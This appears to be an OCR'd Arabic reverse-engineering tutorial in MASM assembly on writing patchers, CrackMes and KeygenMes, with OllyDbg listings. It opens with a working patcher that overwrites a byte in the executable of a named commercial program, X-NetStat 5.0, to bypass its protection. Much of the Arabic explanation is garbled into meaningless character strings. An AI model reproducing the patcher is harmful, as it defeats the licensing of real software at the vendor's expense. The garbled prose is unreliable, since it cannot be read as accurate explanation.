        invoke CreateFile,addr FileName,GENERIC_READ+ GENERIC_WRITE,FILE_SHARE_WRITE,0,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,0
        mov [hFile],eax
        cmp eax,-1
        jz Exit
        invoke GetFileSize,[hFile],0
        mov [sizeF],eax
        invoke CreateFileMapping,[hFile],0,PAGE_READWRITE,0,[sizeF],0
        invoke MapViewOfFile,eax,FILE_MAP_WRITE+ FILE_MAP_READ,0,0,0
        mov [maping],eax
        invoke IsDlgButtonChecked,hWin,13
        test eax,eax
        jz backupnC
        invoke CreateFile,addr BackUpFile,GENERIC_READ+ GENERIC_WRITE,FILE_SHARE_WRITE,0,CREATE_NEW,FILE_ATTRIBUTE_NORMAL,0
        mov edi,eax
        invoke WriteFile,eax,[maping],[sizeF],addr nBytes,0
        invoke CloseHandle,edi
        invoke SendDlgItemMessage,hWin,14,LB_ADDSTRING,0,addr BackUpText
        backupnC:
        mov eax,[maping]
        add eax,0A16C7h
        mov byte ptr [eax],74h
        invoke SendDlgItemMessage,hWin,14,LB_ADDSTRING,0,addr FilePatched
        invoke UnmapViewOfFile,[maping]
        invoke CloseHandle,[hFile]
        ret
        Exit:
        invoke SendDlgItemMessage,hWin,14,LB_ADDSTRING,0,addr FileNotFound
    .endif
```

invoke CreateFile, addr FileName, GENERIC_READ + GENERIC_WRITE, FILE_SHARE_WRITE, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0

يخيص بـوّده ؤو ئُخمش چخُإ يف ُّيِ خضديص ئَ ـهُود ُّيِ
تـدبُوص OPEN_EXISTING وخيِمدق بـيد زديـثُخمش
خيِشُ

mov [hFile], eax

EAX ثـفمُحِ ِمرثُظذ ئُو إحُظذ فـدِ مرزدعثِخو
وأعظذ فـدِ إحُظذ سِثـجِ ٧ةُ خثـثُ ضلـلفِظذ وأظ رسِز
?data. صُجَسجِ صمُئى نوزً ضدوئسيخ چذُ٩وخ hFile
نِد ه چعَ صوَدثظذنبدتـمشءخُئى إحُظذ خؤ ؟ال ـبيُو نلأ يِّ صيِخَيخ
خثـئُ زً سِثـجِ إحُظذ CreateFile ،ظ ثـفمُحِ EAX صمُثيخ - 1
،يِلُظ دجؤ صسِيدز ثـ*جِ
EAXثـفمُحِ

jz **Exit**

,زدعُضِاو خُب دجؤ خلإز ئىئىصيِخَيذ يِّ ُّيِلُظ ه نِد
صُيِعيذ ُهئلاخ

invoke GetFileSize, [hFile], 0

يخيِص ـخُر لفـج خظخإ خوهالئىذً چه چثـسً١ خيِّ ُّيِ مت خَّئىً
EAXثـفمُحِإحُظذ چفلُيو hFileوأعظذ فـدِ

mov [sizeF], eax

ضدوئسيخ چذُ٩وخ sizeFوأعظذ فـدِ إحُظذ چفة ٦ذاعلاخ
?data. صُجَسجِ صمُئى نوزً

invoke CreateFileMapping, [hFile], 0, PAGE_READWRITE, 0,

ُّيِ خيَخيص چه ؤثـ ؤن هتـُث خظخإ يحعى٥٣ يف خيِخثُش
٥٣ىعيذ سِثـجِ ،ُظو ،صزدعثِخو شءخُثيذ صُبت ِّوً
EAXثـفمُحِ

invoke MapViewOfFile, eax, FILE_MAP_WRITE+ FILE_MAP_READ, 0, 0, 0

صيِخِ ثـمو ظُدسيخ كُثـدعز طمئى زيو شُئيذ فـدِ ٥٣ىظخ إحُظذ
نخدو EAX ثـفمُحِ ،ُعَوً ،شُئيذ فـدِ ٥٣ىعيذ

Follow in Dump - ز* جدو ٌ ٍي ٍ ٍ ٍ

Patch. زمز نطز ,ه ,ج دى وؤ ى نئن ى خ و

ه ج ت ي ت ,ه ذ ذ نطز ء ص خ و ب ه ب و Exit. و About

ن أ ي ت ,خ ش ظ ت ,ه ى ش ب ,ه ى ز ,ه ن ع ا ز ت ه ب و د ه ل ه ن ه

ذ د ع ت ي خ ه ج ب ل و أ ذ ء ص ه ج ه ع ى ر ع و ؤ د ت ت ه ت ه ج ل أ ذ


و و ل أ ذ ع ذ ن ف ي ض د و د ض ب خ ج ز ن ط ز ء ص :

```
.data
FileName db "C:\Program Files\X-NetStat 5.0\xns5.exe",0
BackUpFile db "C:\Program Files\X-NetStat 5.0\xns5.exe.bak",0
BackUpText db "BackUp Created...",0
FileFound db "The file is Found",0
FileNotFound db "The File is Not Found",0
FilePatched db "The File Patched",0

;=======Message Text==========
MessageAoubt db "Coded By Mouradpr/AT4RE",0
AboutTitre db "Message",0
;=======Message Text==========

.data?
hFile dword ?
sizeF dword ?
maping dword ?
nBytes dword ?
```


ن ط خ ي ن ذ ,ه ج خ و ه ذ ج خ و Exit : About

```
    .elseif wParam==11        About
        invoke MessageBox,hWin,addr MessageAoubt,addr AboutTitre,MB_OK
    .elseif wParam==12        Exit
        invoke ExitProcess,0
.endif
```

: ع ز ج و * م ف ع ز خ ى ت ذ Patch ب خ ص غ ز خ د د ب * ز




Control BackUp : ًدا ١ ًوو ،صزُفعجِ Patch ًَّپخً, ٣أ١ پدز جذ



Patch : پخؤُسهظً*زئجدوبريخدثفظهجبَإعيخ

ج خرَثنَ, خُبُ ثًمتَ تِبُ خپربودجئ زدپـPatch خپِوُ زُغدِي.

: ىدعيدِ ،وُظَخ فيَعُ ،ب ثيي ىمث تِيِخَعُ وبِ ًَّخ ,چ ؤُظخ XP.xml إجحِ صوتَلأخ هِيخ زِوثُ




ىدعيخ ويبيخ Dialog يخ ,ةيي ةجه وبإ ىأ :

```
    .if eax==WM_INITDIALOG

        invoke SetFocus,eax
        invoke GetWindowLong,hWin,GWL_EXSTYLE
        or eax,WS_EX_LAYERED
        invoke SetWindowLong,hWin,GWL_EXSTYLE,eax
        invoke SetLayeredWindowAttributes,hWin,0,150,LWA_ALPHA
```

ىدعيةيوطخ وبشه :

```
            .elseif wParam==12
                invoke AnimateWindow, hWin, 500,AW_HOR_POSITIVE or AW_HIDE
                invoke ExitProcess,0

        .endif

    .elseif eax==WM_CLOSE
            invoke AnimateWindow, hWin, 500,AW_VER_POSITIVE or AW_HIDE
            invoke EndDialog,hWin,0
```

ىدعيةدي patch يخ ,جغيضدوز وبإظخشىعي 1.34 Extractor Table يعمىعدىز ةجوز :



*ز ًَ, ٣ألاپخ Go! ثُمعَ إحَظذيثُ, رودب ڭجرڭرڭذ زدَج result.txt وأعزچذ، ەچشخ ثؤ ڭأيعڭخ وب٣ث

Music.inc

: صُڭدعڭذ يخثلأذإ،ؤ ثم

```
include windows.inc
include kernel32.inc
include user32.inc
include Comctl32.inc
include shell32.inc

include winmm.inc

includelib kernel32.lib
includelib user32.lib
includelib Comctl32.lib
includelib shell32.lib

includelib winmm.lib
DlgProc          PROTO    :HWND,:UINT,:WPARAM,:LPARAM

PlayMidiFile PROTO :DWORD,:DWORD
```

Patch For X-NetStat
- Assembly
  - Patch.Asm
  - Patch.Inc
- Resources
  - Patch.dlg
  - Patch.Rc

: Mid ٪ىو ەچضدأخظذشءخُذصپخَڭُهَؤص*از صُد،قز طمثُ code.چثڭخفـيدجؤ

```
DlgProc endp
PlayMidiFile proc hWin:DWORD,NameOfFile:DWORD
    LOCAL   mciOpenParms:MCI_OPEN_PARMS,mciPlayParms:MCI_PLAY_PARMS

    mov     eax,hWin
    mov     mciPlayParms.dwCallback,eax
    mov     eax,OFFSET szMIDISeqr
    mov     mciOpenParms.lpstrDeviceType,eax
    mov     eax,NameOfFile
    mov     mciOpenParms.lpstrElementName,eax
    invoke mciSendCommand,0,MCI_OPEN,MCI_OPEN_TYPE or MCI_OPEN_ELEMENT,ADDR mciOpenParms
    mov     eax,mciOpenParms.wDeviceID
    mov     MidDeviceID,eax
    invoke mciSendCommand,MidDeviceID,MCI_PLAY,MCI_NOTIFY,ADDR mciPlayParms
    ret

PlayMidiFile endp
```

ص يُبعيخضدودُسيخ إعَ ?data. دَؤو data. ضدودُسيخ جَيخ فـي:


```
szMIDISeqr          db 'Sequencer',0
include Music.inc
MusicFile db "damini.mid",0
.data?
MidDeviceID         dd ?
```

مثيفـ جـ ه, خ يئيي خطذذDialog :

```
.if eax==WM_INITDIALOG
    invoke CreateFile,addr MusicFile,GENERIC_READ+ GENERIC_WRITE,FILE_SHARE_WRITE,0,CREATE_ALWAYS,FILE_ATTRIBUTE_HIDDEN,0
    mov edi,eax
    invoke WriteFile,eax,addr table,8F0h,addr nBytes,0
    invoke CloseHandle,edi
    invoke PlayMidiFile,hWin,addr MusicFile
```

1.34 Extractor Table ئ جـ دوبرز ًخ, دـ دخ ل ئ دـ دـ ًيـ خو, يدا ٠ ؤ ًيـ خ ًَ ًَ ًَ يـ خ إحـ جـ جـ فلإ ه 8F0h ص مُثيخ دـ جؤ

Patch : يـ خ, مُ عفم زَ جئ خً ووؤو



!؟ب يـ تِ ًَ يـ ؤ ًَ حـ ًَ تُ ر

ش. ًَ ـ ًَ جـ ْ و ًَ ـ ًَ ـ ْ ـ ْ ـ ْ

الاستغلال والبسملة بـ KeyGenMe و CrackME هواة طريقة برمجة تطبيقات

CrackMe, KeygenMe and CryptoMe Coding

يُحذر كديونيخبيدهُ، ٣ثُ يجخبريخ ُنَ ُنَ ُيجَدُ*يخ خ ُهجأعدُ اصُذُ*يخدصُ عخضدُدُ هجبرع*ُشُ ُثُ اخ ي ُي ُ٪ى ٠ى جـ
ثى.جخبريخ صَدز ى جـ يدغ فـ يبظبر و مِى ظ نؤ بيُ هجو ،ُحُ, ٪ا٤ا خو ُمُد*ظ

: صُيدعيخ ثلخُظذ ُنَيخ يوددعُنَ

1) اهروزذو ةيانا فـيشجوم.
2) رراصة ىظزية لـ CrackMe .
3) رراصة تطبيكية لـ CrackME .
4) رراصة ىظزية لـ KeyGenME .
5) رر قصاة تطيكية لـ KeyGenME بضطي.
6) هفـهو و KeyFileME مع التنثيل.
7) ي رفش تا تايمسراوخ

	MASM + RadAsm or WinAsm. IDAFicator و OllyDbg . AT4RE FastScanner مث Kanal Plugin و Hasher Plugin . LordPE.

يدعيخ يخايخ زذُلُ أيُ يسعَ ى ؟ إمُ ذأ لشمُ خ ُخ:

يهغذُ ز كُثُ ىظ صيىيهِ ُخُ و ةُ الأذ ُثُ ظ دهىتي ،ببه CrackMe صغُز منُ ثيخ شُ ُلُ يخيأُ صيخ دنب يب رثى ال

1. الأساسيات والأدوات

تتطلب هندسة برامج !؟ صدمة وعدوان أدوات متنوعة تختلف باختلاف الهدف المراد تحقيقه.

٣: تنقسم صدمة خدمة إلى قسمين ؟ صدمة خدمة ،شتات صدمة زوج خدمات تتبع في شدفع يخ ى

مع تطور برامج الحماية ،صدمة دفع يخ تجبر ظهور برامج لحل مشكلة صدمة دفع يخ تجبر يخ ،رج بايبو ،ربح كزيخو

تسى هجدد عيد دظد ٤ تيخ شوهتخد صدمة تجخز هجبايو وبد TheMida وArmadillo وExeCryptor.

بايو وبد يتيخ ٣آ٠ وؤ PE جثيب واظوؤ تفيع زصفوج شيدو صدبلتجا : صدمميبدتؤ شو نديو.

KeyGenME شذ عدتعذتمدهجو تقيع يخ شدو بدل نتنو نيخ ى٠ى جه CrackME يخ شذ عدتعذتمدة ،

تجخبريخ *ز لاى ى٩ظ تيخ صفوظد شديخ.

: حىاما دوذز

؟خدظتي صزدبيخ تمبتبتظى ؟شوزصدمة تجخز *ى يظخدظ بتسدهجبعدبعظؤ

دوتبجعتلصدمة يوى ى ولى يخ ى ى دجبايو.

وبدجتمشتبخيخ فدتع*يخ بخوبى ٨ ،جو ،نخظخد فدخوسبتدتد ،تنى خؤ شتبخيخ فدتجخبربخ دهجتجو ،ندسؤ شو نديو

خى ى ظتؤ ءو وبد خو.

عوخ يي خدجتي ؟وويهجتجوبربخ كعتلر *كة ،تجوبربحيخ خوللفظبيدى نتنو الخدظ بتسى هجبعدبعظؤ

صتدزذخو تمتؤ ؟تقيع يخ.

Trial . تجخز شو جبايو يندعى خجعنؤ تسى تجوبربخذكنؤ ر ك

2. زضاغ ١ عطى بـ CrackMe

خى يدتو ؛صفوظد عدلأخ *ز نديو دفبو ،لفظ رخ ظ ال تيخ صدمة *ز تنى مع يي CrackME بيخ ٨ وؤ خؤ تا*ظ وؤ ال

شدعجخنؤ بعر*ظ يو طودتؤسمتي جا*و :طى يخ خو فدبايبو ؟تنيخ تبتمئو خدظتي ،جخى


CrackME صغبر صى٩ى يخ دتلأخ *ز ؤسعز خى تى دىل :

❖ ووللأخ شُدِيخ : تَئِمعظو ،صف,ّظخ شِدِيخ ٍ ّ ّ ّ

File → New Project → Win32 App (Project Name : Nag Screen) → DialogApp.tpl

: ىدعيدبب يو Nag جذز وآصد ةز خىثىئ Dialog دىَيَ نخ خَ ل

: هذلأخ يَخ ٣أ ٠خ



. Nag جذز ٩ألخ ثـه

Dialog خ ID يخ نؤ ج ص يدض خ ي ف يلاج ؛ ي ا ٠ ؤ Control ثـز ذخ ID يخ ى و ، ي ت ع ظ ؤ ر ك خ ع ب ب ي ى خصَ ى : 1000 .

: خ هعيو دذ Nag يخ هفذ خ

. ☺ بـه ا ج ع


ص ج خ ف و ب د ا ٠ ؤ ث خ ش ص ش د ب خ ف ي خ د ا ٠ ؤ دوؤ ظ : ح	

ىأو ID ب Trial

Botton Trial ID = 90

يتم تنفيذ البرنامج الأصلي ثم نضغط على زر الاستعلام عن الترخيص

يظهر إطار جديد فيه صندوق نص وبه رقم التسلسل :



نحتاج لمعرفة شكل الدالة وبارامترات الدالة :

DialogBoxParam(	المعلمات الداخلة في الدالة
HINSTANCE hInstance	مقبض التطبيق
LPCTSTR lpTemplateName	رقم الـ Dialog-Box
HWND hWndParent	مقبض الأب NULL
DLGPROC lpDialogFunc	مؤشر لدالة الحوار
LPARAM dwInitParam	مقبض الأب NULL
) ;	

نبحث عن الرسالة WM_INITDIALOG في الدالة :

```
DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
    mov     eax,uMsg
    .if eax==WM_INITDIALOG

        invoke DialogBoxParam,hInstance,1000,NULL,addr NagScreen,NULL
```

!تم العثور على الدالة وبها 1000 وهو رقم الحوار

وجد NagScreen وهو اسم الدالة المسؤولة عن عرض الحوار، نقوم بتحويل الرقم إلى

نبحث عن Prototype الدالة :

```
include Nag Screen.inc
NagScreen            PROTO    :HWND,:UINT,:WPARAM,:LPARAM
.code

start:
```

ويعيد صورة الخروج :

```
DlgProc endp
NagScreen proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
mov     eax,uMsg
.if eax==WM_COMMAND
    .if wParam==90
        invoke EndDialog,hWin,0
    .endif

.elseif eax==WM_CLOSE
        invoke EndDialog,hWin,0
.endif
xor eax,eax
ret
NagScreen endp
end start
```

هذا الشكل يحتوي على EndDialog لإغلاق النافذة بشكل صحيح.


نضغط على زر الحفظ: في شريط Menu bare*

نضغط على pack في شريط الأدوات، ونختار الملف الذي نريد ضغطه وحفظه، ونضغط على الزر الأخضر: [3.1] : شكل

نضغط على الزر الأخضر، ثم نختار الملف الذي نريد ضغطه وحفظه.

نضغط على زر إضافة Enable، ثم نختار من القائمة المنسدلة Controls ونختار ال :

: ىمىيخيدهىجدوبًودهى,تُ*اعيخصبوصيخبَُُظثيخضخويلأيجخثه



. جهيخثتيخُووُ إحظذ ر

ResHacker هج ىَُُىيخ ضخَُُكَلإز جعَوَحـ ٣ُزُ جؤشُثاَيخ يِوُ ُبتهثيٍ ٣ُزو خخُُدجَُ, ءِوثتبنخ تـلـ
ووُ
.ًزدُ دجِ

ُواَ Control ُوُ ووُ َّيخ ِسثجىُ َدعئ دجثتِ .شُثاَيخ يِوُ فيجُلأخُ جلأخىُو ،ًدُغُز بيِز خُثيخ دويَو يپ خُدجنخ
، Control يخ ُىعح ثيخ شُديخ سِثجىُ بولأخ: ُعجخسيپ صپخًيخ يِوُ ىدعد , GetDlgItem صپخًيخ صهخنز ًسخِثه ،يُُو
يخ ثُ*اظ خً, ووُ ثُ*اعيثه ، eax ثفِظخ فيِ Contorl يخ سِثجِ ,ُظ دنهةُ صپخًيخ يِوُ طمِتِنِ . Control يِدز ذطخ ID يخ ىُ نيدئيخو
ىهُنيدئيخ دجؤ ، Controls يخ ِسثجىُ بولأخ: ُعجخسزًدا َؤ EnableWindow صپخًيخ,ًعِو Control
TRUS or FALSE . ثُ*اعيخً, ووُ ثُ*اعيخُجؤ

: ىدعيدِ ID = 1002 ُُ TRIAL َِ ثُ*اظ ءدأيِلإ بيدئظخ خِوُ فيددَيِ يئيخنىئ ىدعيدزو

```
DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM

    mov     eax,uMsg
    .if eax==WM_INITDIALOG
        invoke GetDlgItem,hWin,1002
        invoke EnableWindow,eax,FALSE
    .elseif eax==WM_COMMAND
```

خَلِأخذ*اظ خً, شُيُهو وأيخي ينيخ بهو ،ًَُظ Controlُ صزُفعز جُ.

دُهجي ينيخ حط [3.2]

Timer جُدز ًَ-ًَ٪وُ جَ عدوَز جُ.

SetTimer (	إكذ Timer فـي ضَ VB و Delphi فـيمكفَ ايمثيع وزش ه فـيدل إي غضو ناج 0 ًَايمجزة دكِضَ سِفُ أهفـدريخ زي ألا
HWND hWnd	ًَ,ؤ جِيُدعيُ يطناظخ دع إ اىُ ثيخ شُديخ سِتجِ صمثُيخ
UINT nIDEvent	صُوديُجِ إيلأخ ءحـإز رِحو طناظخ شًَ جِ ىُو جهظخ ىُ خِ ًَ
UINT uElapse	0 صمثُيخً,ؤ خِيزً دسِ صـدلل
TIMERPROC lpTimerFunc	
) ;	

نِخىِ كِ 5 ًَز ئ جُ بوبـدجُ ئ خِ ؤُحُ أُ ًَدعُ ايجِ بـدئ ظخ خِ ًَ فـيإ اىُ:

```
    mov     eax,uMsg
    .if eax==WM_INITDIALOG
        invoke SetTimer,hWin,0,5000,0

    .elseif eax==WM_TIMER
        invoke ExitProcess,0
```

طئ اظخ صُ جخُ بـ ِ ًَ WM_TIMER.

حط [3.2]

:Template خ ـ ـ ـ

```
.data
CorrectSerial db "Mouradpr/AT4RE",0
Good db "Good Work",0
TitreGood db "Success",0
bad db "Bad Boy",0
.data?
SerialUser db 32 dup(?)

.code
```

تقنية خيبية أخرى لأخذ بحث فيه:

```
.elseif eax==WM_COMMAND

    .if wParam==1002 ; Register Botton ID
        invoke GetDlgItemText,hWin,1001,addr SerialUser,32 ; Get Serial Form User
        invoke lstrcmp,addr SerialUser,addr CorrectSerial
            .if eax==0
                invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
            .else
                invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
            .endif
    .endif
```

خطوة [3.4.1]

وَدَتْ لو يدخل إلى جوز شجب يدبت زَ ٣ظج ءجز وَدَتْ لى جَ؛ جز؟!

خذ بعض من الأحرف من الاسم *ع يدخل في

صدج *ى صم ج، صحظخ أو مخ Hex جَ ى. مع وَتْجِ يج *ع صجظخ.

صجخجص: صدخ يخى صدخ أص

```
I : integer
X : integer
For I = 0 to Len(Name)
X = X + Name(I)
```

E = 45h ; R = 52h ; 4 = 34h ; T = 54h ; A=41h : AT4RE يبدأ الفحص بـ

Algo (AT4RE) = 160h يتم الحصول على

AT4RE هي كلمة مكونة من أربع حروف وتم الحصول على Hex لكل حرف من CrackMe وتم تخزينها في الذاكرة بالعنوان 160h.

!!إن هذه الخوارزمية تعتبر من أسهل الخوارزميات

CrackME يحتوي على Serial Brute يتم إدخال Register Edit Text و ID. يتم إدخال الرقم الصحيح

يتم التحقق من صحة الرقم المدخل وإظهار رسالة تعلمك بأن الرقم صحيح أو خاطئ

```
.data
Good db "Good Work",0
TitreGood db "Success",0
bad db "Bad Boy",0
.data?
SerialUser db 32 dup(?)
```

يتم التحقق من الرقم المدخل بالكود التالي:

```
.elseif eax==WM_COMMAND
    .if wParam==1002
        invoke GetDlgItemText,hWin,1001,addr SerialUser,32 ; Get Serial Form User
        mov edi,eax
        xor esi,esi
        xor edx,edx
        SerialCheck:
        movsx eax,byte ptr [SerialUser+esi]
        add edx,eax
        inc esi
        cmp esi,edi
        jnz SerialCheck
        cmp edx,160h
        jz GoodMessage
        invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
        ret
        GoodMessage:
        invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
    .endif
```

ل ا ل ا ع ا ل ا ن ز ن و ن ز ن د ن ز ن و ن ز ن د ن ز ن و ن ز ن د

الخوارزمية.

/.وظخدك غخ ثـه X-CrackMe جُذز شُثـاپخ يِوُ ؤُسه عِ ًَيج صبهِ وإز بـهُى و بـپـپ ،شُثـاپخ يِعؤُسه عبَ ؤزدِپ بـدنظذ ثـم*عِيُ
.ؤَسو ٍثـ

شُثـاپخ يِوُ فـيـ دسثـپ ،ديهـ صدِضخ ؤ؛ دنظذ ص*ظ ئجخبريخ كُثـظ رخه عَ ثـز ،٣ُمِپخو جِخذ*پـذ جُالْز ثـُپ صَدمهئِ رُدنظذ نظذ ًَحَ
.پـپـُ ًَيج جاظًدهُزِ ًَلدئج خًثـَيُ

.نخدد, وبدو ًَ MASM فـيـ :xxxxx وسـ*عِيخذ بـ : صجدُ ص٩ لاج

Code OP پـخ جِفلُخ, پـپـُحُپ ى وخ ى ى, ى ز صُجِخَبطخ ُةُ خ ى ثـدُ :

```
.elseif eax==WM_COMMAND
    .if wParam==1002
        invoke GetDlgItemText,hWin,1001,addr SerialUser,32 ; Get Serial Form User

        sizeOPCode equ (endStolenBytes - StolenBytes)

        StolenBytes:

        mov edi,eax
        xor esi,esi
        xor edx,edx
        SerialCheck:
        movsx eax,byte ptr [SerialUser+esi]
        add edx,eax
        inc esi
        cmp esi,edi
        jnz SerialCheck
        cmp edx,160h
        jz GoodMessage

        endStolenBytes:

        invoke MessageBox,hWin,addr bad,0,MB_OK+ MB_ICONEXCLAMATION
        ret
        GoodMessage:
        invoke MessageBox,hWin,addr Good,addr TitreGood,MB_OK+MB_ICONINFORMATION
```

Code OP پـخ جِفلُ sizeOPCode فـيـدنَّ نُبـ , Code OP جِفلُخ, پـبـضخو صُجِخَبطخ دبهـ دوُلُ ثـ پخ صدُّهُجِيُ ٩ وخ
StolenBytes زـ دمـ دوّجَ ى وخ ى, ى ز صُجِخَبطخ دوُلُ و نِخ و endStolenBytes .

OllyDbg : كُتُعِدُ خِيَ ثَجُوزُ فِي Code OP بِخَ نَ *ظُ دُدُهِ, شُ٩ وَ

```
00401064  .  8BF8          MOV EDI,EAX
00401066  .  33F6          XOR ESI,ESI
00401068  .  33D2          XOR EDX,EDX
0040106A  >  0FBE86 20304000  MOVSX EAX,BYTE PTR DS:[ESI+403020]
00401071  .  03D0          ADD EDX,EAX
00401073  .  46            INC ESI
00401074  .  3BF7          CMP ESI,EDI
00401076  .^ 75 F2         JNZ SHORT Brute_Se.0040106A
00401078  .  81FA 60010000 CMP EDX,160
0040107E  .v 74 15         JE SHORT Brute_Se.00401095
```

ثَجُوبِرِيخِ بِدمتِلإِصُ غُزُ يِخنتُوَلإِبِيُّ دجِ ًحُ وَوَ نُؤ رَكُّ بِيِخ بِدَ ُمِيخ نُبِ.هُ*وَ دجِ ِّ زُلأدز نخِيدز ص؟دلمحخضدعَدسيخ بِخُظ مرِيلا فِي
إِهُطدز ثَجُوبِرِيخِ ؤُخُاًّ إِهُو طودتِ.

كُتُعِدُ خِيَ ثَجُوزُ فِي صُجِخَطخُ تُخُ٩خُ عِز خُيُتُيُ دوؤ يُ َدعِثِ دجِ تُتِ، إِنُيُ تِ قُ ُ يَ ثِ دعِ او ل جِهِجُ ؤَ يَتِ، خِ ِّ بِظُ نِدِ ُ وَ ل
: خُتِّ يِتِّيخ ضدعَدز هِ وو

```
0040106A  >  0FBE86 2030400
00401071  .  03D0
00401073  .  46
00401074  .  3BF7
00401076  .^ 75 F2
00401078  .  81FA 60010000
0040107E  .v 74 15
00401080  .  6A 30
00401082  .  6A 00
00401084  .  68 12304000
00401089  .  FF75 08
0040108C  .  E8 5B000000
00401091  .  C9
00401092  .  C2 1000
```

Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Breakpoint
Hit trace

Edit Ctrl+E
Fill with 00's
Fill with NOPs
Binary copy
Binary paste

: دتِّ دهُ* او زؤ إِز ل ,ِيُّعِي شُتُاظخ فِي ضدودُسِ خِ ؤُ
وَ

8B F8 33 F6 33 D2 0F BE 86 20 30 40 00 03 D0 46 3B F7 75 F2 81 FA 60 01 00 00 74 15

: ضدخُ اًيخ مِيُ نِ خَ دَ لِ!؟بِ يِتِ ُ ؤُ يِ حَ ـتُ ر

8BF833F633D20FBE862030400003D0463BF775F281FA600100007415

ص.ثَجُ خِيَ بِدَ يِ ُ خِ يِ حُ, ددخُ لُ ى دُ نِ خِ و

!!خَ زُ ؤُ حُ تُ ظُ خِ ،يِ بِ ًهِ سِ ىُ ر *ِ ىُ دجِ تُ

و ووز RadAsm ٤ُ ه، صأبدكي يختؤ صغُز ٤ُ ه، دجبو OllyDbg ٤ُ ه، دجب :يتّيخ رَوُى عيِ ندعتُ٤ ًىَ
دهُ ١أو دولأ ٣ثُ شوولأپ ؤُ ه ىُع .صُ چ خىطخ چفةـذَ ندنجِ

